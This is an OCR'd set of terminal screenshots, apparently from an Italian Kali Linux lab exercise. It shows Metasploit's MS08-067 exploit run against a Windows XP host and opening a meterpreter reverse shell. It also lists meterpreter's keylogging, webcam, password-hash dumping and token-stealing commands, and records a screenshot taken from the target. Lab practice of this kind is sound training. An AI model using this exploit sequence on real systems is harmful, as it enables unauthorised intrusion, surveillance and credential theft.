


kali@kali: ~
File Azioni Modifica Visualizza Aiuto
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for hosts
I love shells --egypt
=[metasploit v6.3.45-dev]
+ -- --=[2377 exploits - 1232 auxiliary - 416 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.110 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic Targeting
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts ⇒ 192.168.1.200

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.110:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.110:4444 → 192.168.1.200:1033) at 2024-01-17 03:42:01 -0500

meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information or control active channels
    close         Closes a channel
    detach        Detach the meterpreter session (for http/https)
    disable_unic  Disables encoding of unicode strings
    ode_encoding
    enable_unico  Enables encoding of unicode strings
    de_encoding
    exit          Terminate the meterpreter session
    get_timeouts  Get the current session timeout values
    guid          Get the session GUID
    help          Help menu
    info          Displays information about a Post module
    irb           Open an interactive Ruby shell on the current session
    load          Load one or more meterpreter extensions
    machine_id    Get the MSF ID of the machine attached to the session
    migrate       Migrate the server to another process
    pivot         Manage pivot listeners
    pry           Open the Pry debugger on the current session
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    resource      Run the commands stored in a file
    run           Executes a meterpreter script or Post module
    secure        (Re)Negotiate TLV packet encryption on the session
    sessions      Quickly switch to another session
    set_timeouts  Set the current session timeout values
    sleep         Force Meterpreter to go quiet, then re-establish session
    ssl_verify    Modify the SSL certificate verification setting
    transport     Manage the transport mechanisms
    use           Deprecated alias for "load"
    uuid          Get the UUID for the current session
    write         Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcat          Read the contents of a local file to the screen
    lcd           Change local working directory
    lls           List local files
    lmkdir        Create new directory on local machine
```


File Azioni Modifica Visualizza Aiuto
shutdown Shuts down the remote comput
steal_token Attempts to steal an imperso
suspend Suspends or resumes a list o
sysinfo Gets information about the r
Stdapi: User interface Commands
Command Description
enumdesktops List all accessible desktops
getdesktop Get the current meterpreter
idletime Returns the number of second
keyboard_sen Send keystrokes
d
keyevent Send key events
keyscan_dump Dump the keystroke buffer
keyscan_star Start capturing keystrokes
t
keyscan_stop Stop capturing keystrokes
mouse Send mouse events
screenshare Watch the remote user deskto
screenshot Grab a screenshot of the int
setdesktop Change the meterpreters curr
uictl Control some of the user int
Stdapi: Webcam Commands
Command Description
record_mic Record audio from the default micro
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified
webcam_strea Play a video stream from the specif
m
Stdapi: Audio Output Commands
Command Description
play play a waveform audio file (.wav) o
Priv: Elevate Commands
Command Description
getsystem Attempt to elevate your privilege t
Priv: Password database Commands
Command Description
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes
meterpreter > screenshot
Screenshot saved to: /home/kali/uStlIRAA.jpeg
meterpreter >
kali - Thunar
File Modifica Visualizzazione Vai Segnalibri Aiuto
kali
Posizioni
Computer
kali
Desktop
Recenti
Cestino
Documents
Music
Pictures
Videos
Downloads
Dispositivi
File system
Rete
Esplora la rete
Pictures
Public
Templates
Videos
esercizio_moltiplicazione.c
gameshell.sh
gameshell.sh.1
gameshell.sh.2
gameshell-save.sh
hydra.restore
reql
uStlIRAA.jpeg
10 cartelle | 8 file: 90,9 MiB (95.307.414 byte) | Spazio libero: 4...
uStlIRAA.jpeg - Visualizzatore di immagini [3/3]
File Modifica Visualizza Vai Aiuto
uStlIRAA.jpeg 800 x 600 43,5 kB 58,8%